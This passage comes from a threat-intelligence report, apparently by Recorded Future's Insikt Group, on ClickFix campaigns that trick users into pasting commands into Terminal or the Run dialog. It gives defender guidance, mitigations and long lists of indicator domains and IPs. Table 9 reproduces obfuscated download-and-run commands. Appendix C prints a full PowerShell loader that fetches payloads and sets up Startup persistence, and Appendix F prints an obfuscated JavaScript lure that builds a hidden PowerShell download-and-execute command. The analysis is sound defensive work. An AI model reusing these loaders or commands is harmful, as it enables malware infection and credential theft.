


***Figure 23**: Landing page for* mac-os-helper[.]com *(Source: Recorded Future)*

Once the Terminal is open, the victim is prompted to execute a multi-stage command that purportedly "finds and removes temporary system files".

In reality, these commands (see **Table 9**) use different encoding layers to hide their true intent; the first example decodes a hexadecimal string to reveal a Base64-encoded client URL (curl) instruction, while the second directly decodes a Base64 string to run an executable command. Both methods ultimately bypass simple pattern matching by obfuscating the malicious payload until execution.

Obfuscated/Encoded Commands
`echo '59335679624341746 1325a7a553077676148523063484d364c7939765933527663473934 4c6d4e766253396a64584a734c7a517a4e6a526d4e6a45354f4749304d7a51304e5467345a4456685a5459354d54426d59574a6c4d474978596a5669596d4a684e7a4d3159544e6b5a4459345a6d49345a4751334d7a6b335a4459774e6d566a4f474638656e4e6f' | xxd -r -p | base64 -D | zsh`
`echo 'ZWNobyAnSW5zdGFsbGluZyBwYWNrYWdlIHBsZWFzZSB3YWl0Li4uJyAmJiBjdXJsIC1rZnNTTCBodHRwczovL2pvZXlhcHBsZS5jb20vY3VybC82NzNjYWUxNWZmNTExMjk2Yjc4ZmE4MDZjMzE1NjA2NjY0YjVhNzc1ZmJmYTRhNGUzODg0M2JiYjk5OTRlOWFmfHpzaA==' | base64 -D | zsh`

***Table 9**: Encoded and obfuscated ClickFix commands for macOS (Source: Recorded Future)*

As shown in **Table 10**, the revealed curl instruction uses a compound set of arguments, in this cluster, `-kfsSL`, to facilitate silent delivery. These flags ensure that Transport Layer Security (TLS) certificate checks are bypassed, server-side errors are suppressed, and the process remains hidden from the user's view while following redirections to reach the final payload domain.

Deobfuscated/Decoded Commands
`curl -kfsSL hxxps[://]octopox[.]com/curl/4364f6198b4344588d5ae6910fabe0b1b5bbba735a3dd68fb8dd7397d606ec8a`
`curl -kfsSL hxxps[://]joeyapple[.]com/curl/673cae15ff511296b78fa806c315606664b5a775fbfa4a4e38843bbb9994e9af`

Table 10: *Decoded and deobfuscated ClickFix commands for macOS (Source: Recorded Future)*

Based on historic evidence (1, 2) and forensic patterns, Insikt Group assesses with high confidence that the information stealer MacSync was the primary payload used to infect victims in this cluster. The malicious commands on these pages caused the infected systems to reach out to a specific set of staging and C2 infrastructure, detailed in **Table 11**. Notably, while the domains varied, they were frequently observed behind Cloudflare to complicate network-level blocking.

Indicator	IP Address	ASN	First Seen	Last Seen
octopox[.]com	Cloudflare	Cloudflare	2026-02-06	2026-03-05
joeyapple[.]com	Cloudflare	Cloudflare	2026-02-04	2026-03-05

Table 11*: C2 servers identified for the macOS cleaner campaign (Source: Recorded Future)*

Copy Command Analysis

Insikt Group analyzed commands across the five clusters identified in this research. While the visual lures and impersonated brands vary between groups like Cluster 1 (Intuit QuickBooks) and Cluster 5 (macOS Storage Cleaning), the underlying execution logic remains consistent. This "run and repeat" methodology relies on a narrow set of trusted LOLBins and lightweight obfuscation to stage remote code with minimal forensic artifacts.

The technical implementation of ClickFix follows a standardized four-stage pattern across all target operating systems, as summarized in **Table 12.**

Stage	Action	Technical Intent
Obfuscated Input	Input of highly encoded or fragmented strings	Bypass static analysis and signature-based detection
Native Execution	Leveraging trusted system shells (`zsh`, `bash`, or `powershell.exe`)	Execute the initial stager using legitimate system binaries
Remote Ingress	Initiation of external requests to threat actor-controlled IPs or domains	Download secondary scripts or payloads from the staging infrastructure
In-Memory Execution	Piping downloaded content directly into an interpreter	Ensure no malicious files are initially saved to disk to evade endpoint security

***Table 12**: Standardized four-stage ClickFix execution pattern (Source: Recorded Future)*

Insikt Group identified two primary command styles used in macOS-centric campaigns, such as Cluster 4 and Cluster 5, which are detailed in **Table 13**.

Technique	Observed Pattern	Defender Insight
Multi-Stage Encoding	Hex → Base64 → ZSH	The use of `xxd -r -p` in a user-initiated command is a significant indicator of malicious intent, as it is rarely used in legitimate troubleshooting.
Persistence and Backgrounding	Use of `nohup` and the `&` operator	This ensures the malicious process continues to run in the background even after the user closes the terminal, providing persistence during staging.

***Table 13**: Observed tactics, techniques, and procedures (TTPs) for macOS and Linux (`zsh` and `bash`) commands (Source: Recorded Future)*

Windows-based commands, particularly those observed in Cluster 1 and Cluster 2, exhibit a higher degree of sophistication through "Command Swizzling" and case randomization, as shown in **Table 14**.

Technique	Observed Pattern	Defender Insight
Parameter Obfuscation	Randomized casing and shortened aliases (for example, `-wINDoW MiNI`, `-wi mi`, or `-w h`)	Threat actors use these to evade security tools looking for literal strings like "Hidden" or "Minimized".
The "Golden" Pattern	Combining Invoke-RestMethod (`irm`) with Invoke-Expression (`iex`)	This allows for the seamless retrieval and execution of remote code entirely in memory. This combination is a high-fidelity hunt for ClickFix activity.
String Manipulation Deception	Using `.Substring()` or `.Replace()` to "build" commands	Clusters like Cluster 1 avoid explicitly typing `iex` to bypass static signature detections.

***Table 14**: Observed TTPs for Windows (PowerShell) commands (Source: Recorded Future)*

Mitigations

To mitigate the threats posed by ClickFix social engineering and related living-off-the-land (LotL) techniques, Insikt Group recommends a defense-in-depth approach that combines proactive intelligence monitoring with aggressive hardening of native system utilities.

- **Operationalize HTML Content Analysis**: Recorded Future customers should use the HTML Content Analysis source to monitor for impersonations of their brand, which are leveraged to deliver ClickFix. Leverage the Recorded Future Intelligence Operations Platform to monitor for unique web artifacts, such as specific Document Object Model (DOM) hashes and page titles, to identify new ClickFix domains in real time.
- **Use Recorded Future Threat Intelligence:** Recorded Future customers can proactively mitigate this threat by operationalizing Recorded Future Intelligence Operations Platform data, specifically by leveraging continuously updated Risk Lists and by blocklisting IP addresses and domains associated with ClickFix to block communication with malicious infrastructure.
- **Monitor Malicious Infrastructure Risk Lists**: Continuously update security information and event management (SIEM) and endpoint detection and response (EDR) tools with Recorded Future Risk Lists to block traffic to identified staging and command-and-control (C2) domains.
- **Use Malware Intelligence**: Leverage the Recorded Future Intelligence Operations Platform to hunt for indicators of compromise (IoCs) associated with payloads identified in this report, such as NetSupport RAT, Odyssey Stealer, and Lumma Stealer.
- **Leverage Network Intelligence**: Use Recorded Future Network Intelligence to detect exfiltration events early (such as those linked to NetSupport RAT), which can help prevent intrusions before they escalate. This approach relies on comprehensive, proactive infrastructure discovery provided by Insikt Group and the analysis of vast amounts of network traffic.
- **Use Identity Module**: Recorded Future customers should leverage the Identity Module to monitor for credentials and passwords being sold on the dark web that have been stolen by information stealers.
- **Disable Windows Run Dialog via Group Policy Objects (GPOs)**: For corporate environments, disable the `Win+R` keyboard shortcut and the Run command in the Start menu via Group Policy Objects (GPOs). This significantly hinders the ClickFix execution chain, as victims are typically instructed to paste malicious commands directly into this dialog box.
- **Restrict Terminal and PowerShell Execution**: Implement PowerShell Constrained Language Mode (CLM) and use AppLocker or Windows Defender Application Control (WDAC) to prevent the execution of unassigned scripts and the misuse of living-off-the-land binaries (LOLBins). On macOS, restrict Terminal and other shell interpreters (for example, `zsh` and `bash`) using application control policies enforced via mobile device management (MDM), and leverage System Integrity Protection (SIP) and endpoint security controls to limit unauthorized script execution and abuse of native command-line utilities.

- **User Awareness and Training**: Conduct targeted social engineering simulations that specifically educate users on the dangers of "manual verification" prompts that require copying and pasting commands into system utilities.

Outlook

The identification of five parallel operational clusters targeting diverse sectors, including accounting, travel, real estate, and legal services, indicates that the ClickFix methodology has transitioned from a niche technique to a standardized template within the cybercriminal ecosystem. This standardized "run and repeat" model is facilitating broader adoption by both lower-tier "traffers" and sophisticated advanced persistent threat (APT) groups. Threat actors are able to maintain operational continuity even when individual domains are blocked due to the availability of disposable infrastructure and shared technical templates.

Insikt Group assesses with high confidence that the ClickFix methodology will very likely remain a heavily used initial access vector throughout 2026. The continued success of ClickFix is driven by its ability to bypass advanced browser-based security controls by shifting the point of exploitation to user-assisted manual actions. As long as native system utilities such as PowerShell and Terminal remain accessible to end-users, ClickFix will continue to offer threat actors a high-return, low-complexity alternative to traditional exploit kits.

Looking ahead, ClickFix lures will likely become increasingly technically adaptive. Future iterations are expected to incorporate more granular browser fingerprinting to conditionally serve payloads based on a victim's hardware, geographic location, or organizational profile. Furthermore, since threat actors are already purposefully documenting bypass techniques for static analysis engines within their code, Insikt Group anticipates a long-term trend toward more resilient and obfuscated staging environments. This convergence of sophisticated social engineering and LotL techniques necessitates a shift in defensive strategy, moving away from simple indicator blocking toward aggressive behavioral hardening of the system utilities that ClickFix relies upon.

Appendix A: Indicators of Compromise

Intuit QuickBooks ClickFix Domains:
4freepics[.]com
anthonydee[.]com
ariciversontile[.]com
bancatangcode[.]com
billiardinstitute[.]com
cskhga6789[.]com
customblindinstall[.]com
deinhealthcoach[.]com
elive123go[.]com
elive777a[.]com
extracareliving[.]com
fomomforhealth[.]com
grandmastertraders[.]traderslinkfx[.]com
guypinions[.]com
hostmaster[.]extracareliving[.]com
mrinmay[.]net
ned[.]coveney-ltd[.]com
nhacaired88[.]com
orkneygateway[.]com
quiptly[.]com
shopifyservercloud[.]com
subsgod[.]com
suedfactoring[.]it[.]com
surecomforts[.]com
theinvestworthy[.]com
traderslinkfx[.]com
ustazazharidrus[.]com
visitbundala[.]com
yvngvualr[.]com

Intuit QuickBooks ClickFix IP Addresses:
45[.]93[.]20[.]50
45[.]93[.]20[.]141
87[.]236[.]16[.]20
94[.]156[.]112[.]115
193[.]35[.]17[.]12
193[.]58[.]122[.]97
193[.]222[.]99[.]212

Intuit QuickBooks Staging Domains:
nobovcs[.]com
quicrob[.]com
robovcs[.]com

Intuit QuickBooks NetSupportRAT C2:
62[.]164[.]177[.]230

Intuit QuickBooks Hashes (NetSupport RAT):
25865914ff0ec9421a5fa7dff2f680498f8893374f24d0b67a735bd8369299e9
280c7fb3033c6c34df88b61a4c90eb03e1ae7d1dc00355ca280a83903b776473
3f8202dacab7371e760e83b7d2b8fbd5d767f5bd408ed713ab0550c83ae82933
52f2813b9a7449946bdb98c171320d1801aa37a65903416c1aa186e44c66d745
56ebaf8922749b9a9a7fa2575f691c53a6170662a8f747faeed11291d475c422

Booking.com ClickFix Domains:
acconthelpdesk[.]com
account-help[.]info
account-helpdesk[.]icu
account-helpdesk[.]info
account-helpdesk[.]top
accountmime[.]com
accountpulse[.]help
admin-activitycheck[.]com
checkaccountactivity[.]com
checkhelpdesk[.]com
helpdeskpulse[.]com
pulse-help-desk[.]com
sign-in-op-token[.]com
thepulseactivity[.]com
thestayreserve[.]com

Booking.com ClickFix IP Addresses:
91[.]202[.]233[.]206

Booking.com ClickFix Staging Domains:
bkng-updt[.]com
checkpulses[.]com

Booking.com ClickFix Staging IP Addresses:
77[.]91[.]65[.]31
77[.]91[.]65[.]144

Booking.com ClickFix NetSupportRAT C2 Domains:
hotelupdatesys[.]com
chrm-srv[.]com
ms-scedg[.]com

Booking.com ClickFix NetSupportRAT C2 IP Address:
152[.]89[.]244[.]70

Booking.com Hashes (NetSupport RAT):
397dcea810f733494dbe307c91286d08f87f64aebbee787706fe6561ed3e20f8
5d821db386c7c879caeabf3e9f94c94a48eec6ec5a3a0efbae9d69da3f52c1db
43907e54cf3d1258f695d1112759b5457576481072cc76a679b8477cfeb3db87
b17c3e4058aacdcc36b18858d128d6b3058e0ea607a4dc59eb95b18b7c6acc7c

Dual-Platform Selection ClickFix Domains:
appmacintosh[.]com
appmacosx[.]com
apposx[.]com
appsmacosx[.]com
appxmacos[.]com
cryptoinfnews[.]com
cryptoinfo-allnews[.]com
cryptoinfo-news[.]com
cryptonews-info[.]com
financementure[.]com
macapp-apple[.]com
macapps-apple[.]com
macosapp-apple[.]com
macosx-app[.]com
macosx-apps[.]com
macosxapp[.]com
macosxappstore[.]com
macxapp[.]com
macxapp[.]org
valetfortesla[.]com

Dual-Platform Selection ClickFix IP Addresses:
45[.]144[.]233[.]192

Dual-Platform Selection Staging IP Addresses (Odyssey Stealer C2):
45[.]135[.]232[.]33
217[.]119[.]139[.]117

Dual-Platform Selection Hash (Odyssey Stealer):
2e9356948f2214fbf12ab3e873e0057fb64764cb8ed9d1c82e7ab0b3eef92a37

Birdeye ClickFix Domains:
acebirdrep[.]com
bebirdrank[.]com
birdrankbox[.]com
birdrankfx[.]com
birdrankgo[.]com
birdrankinc[.]com
birdrankllc[.]com
birdrankmax[.]com

birdranktip[.]com
birdrankup[.]com
birdrankus[.]com
birdrankusa[.]com
birdrankvip[.]com
birdrankzen[.]com
birdrepbiz[.]com
birdrepgo[.]com
birdrephelp[.]com
birdreplab[.]com
birdrepsys[.]com
birdrepusa[.]com
birdrepuse[.]com
bitbirdrank[.]com
bitbirdrep[.]com
fixbirdrank[.]com
getbirdrank[.]com
gobirdrank[.]com
helpbirdrank[.]com
helpbirdrep[.]com
infobirdrep[.]com
justbirdrank[.]com
mybirdrank[.]com
nowbirdrank[.]com
optbirdrank[.]com
probirdrep[.]com
topbirdrank[.]com
topbirdrep[.]com
usbirdrank[.]com
usebirdrep[.]com
vipbirdrank[.]com

MacOS Storage Cleaning ClickFix Domains:
apple[.]assistance-tools[.]com
apple[.]diagnostic[.]wiki
mac-os-helper[.]com
macintosh-hub[.]com
macos-storageperf[.]com
stormac[.]it[.]com

Appendix B: Cluster 1 — Intuit QuickBooks Indicators

Domain	IP Address	ASN/AS	First Seen	Last Seen
mrinmay[.]net	193[.]35[.]17[.]12	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-21	2026-03-05
guypinions[.]com	193[.]35[.]17[.]12	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-20	2026-02-25
4freepics[.]com	193[.]35[.]17[.]12	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-20	2026-02-24
ariciversontile[.]com	193[.]35[.]17[.]12	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-20	2026-02-25
quiptly[.]com	193[.]35[.]17[.]12	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-20	2026-02-25
anthonydee[.]com	193[.]35[.]17[.]12	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-20	2026-02-26
ned.coveney-ltd[.]com	193[.]35[.]17[.]12	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2025-10-10	2025-11-20
grandmastertraders[.]traderslinkfx[.]com	193[.]35[.]17[.]12	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2025-12-01	2026-02-24
nhacaired88[.]com	193[.]58[.]122[.]97	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-10	2026-03-05
elive777a[.]com	94[.]156[.]112[.]115	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-02	2026-03-05
fomomforhealth[.]com	94[.]156[.]112[.]115	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-02	2026-03-05

Domain	IP Address	ASN/AS	First Seen	Last Seen
suedfactoring[.]it[.]com	45[.]93[.]20[.]141	Chang Way Technologies Co. Limited (AS57523)	2026-01-30	2026-02-09
shopifyservercloud[.]com	45[.]93[.]20[.]50	Chang Way Technologies Co. Limited (AS57523)	2026-01-10	2026-03-05
elive123go[.]com	45[.]93[.]20[.]50	Chang Way Technologies Co. Limited (AS57523)	2026-01-09	2026-03-05
hostmaster[.]extracareliving[.]com	45[.]93[.]20[.]50	Chang Way Technologies Co. Limited (AS57523)	2026-01-25	2026-03-05
orkneygateway[.]com	45[.]93[.]20[.]50	Chang Way Technologies Co. Limited (AS57523)	2025-12-14	2026-03-05
ustazazharidrus[.]com	87[.]236[.]16[.]20	Beget LLC (AS198610)	2026-02-02	2026-03-05
	45[.]93[.]20[.]50	Chang Way Technologies Co. Limited (AS57523)	2026-01-09	2026-02-01
deinhealthcoach[.]com	193[.]222[.]99[.]212	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-16	2026-03-05
bancatangcode[.]com	193[.]222[.]99[.]212	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-16	2026-03-05
billiardinstitute[.]com	193[.]58[.]122[.]97	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-10	2026-03-05
yvngvualr[.]com	Cloudflare	Cloudflare	2025-04-06	2026-03-05
visitbundala[.]com	Cloudflare	Cloudflare	2025-03-10	2026-03-05
surecomforts[.]com	45[.]93[.]20[.]50	Chang Way Technologies Co. Limited (AS57523)	2026-01-09	2026-03-05

Domain	IP Address	ASN/AS	First Seen	Last Seen
theinvestworthy[.]com	45[.]93[.]20[.]50	Chang Way Technologies Co. Limited (AS57523)	2025-12-13	2026-03-05
customblindinstall[.]com	193[.]35[.]17[.]12	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-21	2026-03-05
extracareliving[.]com	45[.]93[.]20[.]50	Chang Way Technologies Co. Limited (AS57523)	2025-12-14	2026-03-05
subsgod[.]com	193[.]35[.]17[.]12	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-21	2026-03-05
traderslinkfx[.]com	193[.]35[.]17[.]12	PLAY2GO INTERNATIONAL LIMITED (AS215439)	2026-02-21	2026-03-05

Appendix C: bibi.php Script

```
$feelings = @(
   "Heart","Soul","Passion","Desire","Dream","Touch","Whisper","Promise",
   "Hope","Light","Spark","Flame","Memory","Kiss","Secret","Harmony",
   "Destiny","Echo","Wish","Song","Trust","Rose","Moon","Star",
   "Lover","Poem","Tear","Muse","Caress","Bliss","Serenade","Bond"
)
function Get-RomanticName {
   $chosenFeelings = $feelings | Get-Random -Count 3
   $petals = for ($i = 0; $i -lt $chosenFeelings.Count; $i += 2) {
       "$($chosenFeelings[$i])$($chosenFeelings[$i + 1])"
   }
   return ($petals -join " ")
}
function Embrace-Folder {
   param([string]$Path)
   if (-not (Test-Path $Path)) {
       New-Item -ItemType Directory -Path $Path -Force | Out-Null
   }
}
function Send-Letters {
   param (
       [string]$LoveAddress,
       [string[]]$Gifts,
       [string]$Mailbox
   )
   foreach ($gift in $Gifts) {
       $letter = "$LoveAddress/$gift"
       $destination = Join-Path $Mailbox $gift
       try {
           Invoke-WebRequest -Uri $letter -OutFile $destination
-UseBasicParsing -ErrorAction Stop
       } catch {
       }
   }
}
function Unwrap-Gift {
   param (
       [string]$Opener,
       [string]$WrappedGift,
       [string]$SecretWord,
       [string]$Place
   )
   if (Test-Path $Opener -and Test-Path $WrappedGift) {
       & $Opener x $WrappedGift "-p$SecretWord" -aoa -y "-o$Place" > $null
```

```
2>&1
   }
}
function Leave-Trace-In-Heart {
   param (
       [string]$BelovedApp
   )
   $heartPath = [Environment]::GetFolderPath("Startup")
   $wsh = New-Object -ComObject WScript.Shell
   $trace = Get-ChildItem -Path $heartPath -Filter *.lnk -File -ErrorAction
SilentlyContinue | Select-Object -First 1
   if ($trace) {
       $shortcut = $wsh.CreateShortcut($trace.FullName)
       $shortcut.TargetPath = $BelovedApp
       $shortcut.WorkingDirectory = Split-Path $BelovedApp
       $shortcut.Save()
   } else {
       $appFolder = Split-Path $BelovedApp
       Set-Location $appFolder
       & ".\7z.exe" x "lnk.7z" -pppp -aoa -y "-o$heartPath" > $null 2>&1
       $loveLink = Get-ChildItem $heartPath -Filter *.lnk -File |
Select-Object -First 1
       if ($loveLink) {
           $shortcut = $wsh.CreateShortcut($loveLink.FullName)
           $shortcut.TargetPath = $BelovedApp
           $shortcut.WorkingDirectory = Split-Path $BelovedApp
           $shortcut.Save()
       }
   }
}
$poeticPathName = Get-RomanticName
$diary = Join-Path $env:LOCALAPPDATA $poeticPathName
Embrace-Folder -Path $diary
$belovedDomain = "http://nobovcs.com"
$giftsFromAfair = @("at.7z", "lnk.7z", "7z.exe", "7z.dll")
Send-Letters -LoveAddress $belovedDomain -Gifts $giftsFromAfair -Mailbox
$diary
Set-Location $diary
& ".\7z.exe" x at.7z -pppp -aoa -y > $null 2>&1
# ????? ? ProgramData
$baseFolder = Join-Path $env:ProgramData "NeService"
if (-not (Test-Path $baseFolder)) {
   New-Item -Path $baseFolder -ItemType Directory -Force | Out-Null
}
$confession = Join-Path $diary "neservice.exe"
$shortcutName = "Network Service.url"
$shortcutPath = Join-Path $baseFolder $shortcutName
```

```
$urlContent = @"
[InternetShortcut]
URL=file:///$confession
IconFile=$confession
IconIndex=0
"@
Set-Content -Path $shortcutPath -Value $urlContent -Encoding ASCII -Force
if (Test-Path $shortcutPath) {
   try {
       Start-Process "explorer.exe" -ArgumentList "`"$shortcutPath`""
-ErrorAction Stop
   } catch {
   }
}
Leave-Trace-In-Heart -BelovedApp $confession
```

Appendix D: Cluster 2 — Booking.com Indicators

Indicator	IP Address	ASN	First Seen	Last Seen
sign-in-op-token[.]com	91[.]202[.]233[.]206	Prospero (AS200593)	2026-03-01	2026-03-03
thestayreserve[.]com	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-23	2026-02-24
accountpulse[.]help	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-16	2026-03-05
admin-activitycheck[.]com	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-22	2026-02-27
accountmime[.]com	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-21	2026-02-24
checkhelpdesk[.]com	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-18	2026-02-23
thepulseactivity[.]com	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-18	2026-02-23
checkaccountactivity[.]com	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-17	2026-02-23
account-helpdesk[.]top	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-15	2026-02-18
pulse-help-desk[.]com	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-13	2026-02-19
account-helpdesk[.]icu	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-10	2026-03-02
account-helpdesk[.]info	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-08	2026-02-11
helpdeskpulse[.]com	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-06	2026-02-09
account-help[.]info	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-08	2026-03-05
acconthelpdesk[.]com	91[.]202[.]233[.]206	Prospero (AS200593)	2026-02-05	2026-03-03

Appendix E: Cluster 3 — Birdeye Indicators

Indicator	IP Address	ASN	First Seen	Last Seen
acebirdrep[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
bebirdrank[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdrankbox[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdrankfx[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdrankgo[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdrankinc[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdrankllc[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdrankmax[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdranktip[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdrankup[.]com	Cloudflare	Cloudflare	2024-05-17	2026-03-05
birdrankus[.]com	Cloudflare	Cloudflare	2024-05-17	2026-03-05
birdrankusa[.]com	Cloudflare	Cloudflare	2024-05-16	2024-05-16
birdrankvip[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdrankzen[.]com	Cloudflare	Cloudflare	2024-05-17	2026-03-05
birdrepbiz[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdrepgo[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdrephelp[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdreplab[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdrepsys[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdrepusa[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
birdrepuse[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
bitbirdrank[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
bitbirdrep[.]com	Cloudflare	Cloudflare	2024-05-17	2026-03-05
fixbirdrank[.]com	Cloudflare	Cloudflare	2024-05-17	2026-03-05
getbirdrank[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
gobirdrank[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
helpbirdrank[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
helpbirdrep[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05

Indicator	IP Address	ASN	First Seen	Last Seen
infobirdrep[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
justbirdrank[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
mybirdrank[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
nowbirdrank[.]com	Cloudflare	Cloudflare	2024-05-17	2026-03-05
optbirdrank[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
probirdrep[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
topbirdrank[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
topbirdrep[.]com	Cloudflare	Cloudflare	2024-05-17	2026-03-05
usbirdrank[.]com	Cloudflare	Cloudflare	2024-05-16	2024-05-16
usebirdrep[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05
vipbirdrank[.]com	Cloudflare	Cloudflare	2024-05-16	2026-03-05

Appendix F: Birdeye Cluster Javascript

```
<script>
// ОБФУСЦИРОВАННЫЕ ЧАСТИ КОМАНДЫ ДЛЯ ОБХОДА ФИЛЬТРОВ CLOUDFLARE
// Каждый элемент массива представляет собой ASCII-код символа.
// Это должно помочь обойти статический анализ Cloudflare.
const obfuscatedCommandParts = [
  [112, 111, 119, 101, 114, 115, 104, 101, 108, 108, 46, 101, 120, 101, 32,
45, 119, 32, 104, 32, 45, 110, 111, 112, 32, 45, 99, 32], // powershell.exe -w
h -nop -c
  [34, 36, 107, 104, 61, 39, 104, 116, 116, 112, 39, 43, 39, 115, 39, 59], //
"$kh='http'+'s';"
  [34, 36, 98, 61, 39, 58, 39, 43, 39, 47, 47, 39, 43, 39, 97, 108, 97, 98,
97, 98, 97, 98, 97, 98, 97, 39, 43, 39, 46, 39, 43, 39, 99, 108, 111, 117,
100, 39, 43, 39, 47, 39, 59], // "$b=':'+'//'+'alababababa'+'.'+'cloud'+'/';"
  [34, 36, 99, 61, 39, 99, 86, 71, 39, 43, 39, 118, 81, 105, 39, 43, 39, 111,
54, 39, 43, 39, 46, 116, 120, 116, 39, 59], // "$c='cVG'+'vQi'+'o6'+'.txt';"
  [34, 36, 111, 109, 61, 36, 107, 104, 43, 36, 98, 43, 36, 99, 59, 36, 105,
61, 39, 123, 48, 125, 123, 49, 125, 123, 50, 125, 39, 32, 45, 102, 32, 39, 78,
101, 116, 46, 39, 44, 39, 87, 101, 98, 39, 44, 39, 67, 108, 105, 101, 110,
116, 39, 59], // "$om=$kh+$b+$c;$i='{0}{1}{2}' -f 'Net.','Web','Client';"
  [34, 36, 114, 102, 61, 78, 101, 119, 45, 79, 98, 106, 101, 99, 116, 32, 40,
36, 105, 41, 59, 36, 107, 106, 61, 36, 114, 102, 46, 40, 39, 68, 111, 119,
110, 108, 111, 97, 100, 39, 43, 39, 83, 116, 114, 105, 110, 103, 39, 41, 40,
36, 111, 109, 41, 59], // "$rf=New-Object
($i);$kj=$rf.('Download'+'String')($om);"
  [73, 110, 118, 111, 107, 101, 45, 69, 120, 112, 114, 101, 115, 115, 105,
111, 110, 32, 36, 107, 106, 34] // "Invoke-Expression $kj" (закрывающая
кавышка)
];

let command = ""; // Эта переменная будет хранить собранную команду

// GET
const params = new URLSearchParams(window.location.search);
// Мы не будем использовать siteUrl и logoUrl из параметров напрямую,
// так как они будут браться из window.location.host
const defaultLogoUrl =
'https://2captcha.com/dist/web/assets/google-privacy-policy-Cb0CGVRT.svg';

document.querySelectorAll('.domain-name').forEach(el => {
  el.textContent = window.location.host; // Используем текущий хост
});

document.querySelectorAll('.logo-img').forEach(img => {
```

```
  img.src = defaultLogoUrl; // Можно установить дефолтный логотип или оставить
пустым
  img.alt = 'logo';
});

document.addEventListener("DOMContentLoaded", function () {
    // Декодируем и собираем команду из обфусцированных частей
    command = obfuscatedCommandParts.map(partArray =>
        String.fromCharCode(...partArray)
    ).join('');

    const preloaderElements = document.querySelectorAll(".preloader");
    const preloaderText = document.querySelector(".preloader_text");
    const textAllStep = document.querySelector(".textallstep");
    const checkboxWindow = document.getElementById("checkbox-window");
